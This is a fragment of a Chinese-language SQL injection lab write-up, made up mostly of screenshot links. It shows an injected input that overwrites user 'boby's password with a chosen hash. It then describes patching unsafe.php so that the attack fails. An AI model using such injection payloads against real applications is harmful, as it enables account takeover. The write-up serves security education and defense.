
攻击成功

由于密码在数据库中是哈希值，所以我们先获取我们将要设置的密码的哈希值





输入

',Password='d28eb215a052ee83d4f386e69288947dc312228a' WHERE name = 'boby';#



经行登录






攻击成功


Task 4:

修改unsafe.php





编译后运行

打开defense页面功能正常



进行 SQL 攻击





攻击失败，防御成功！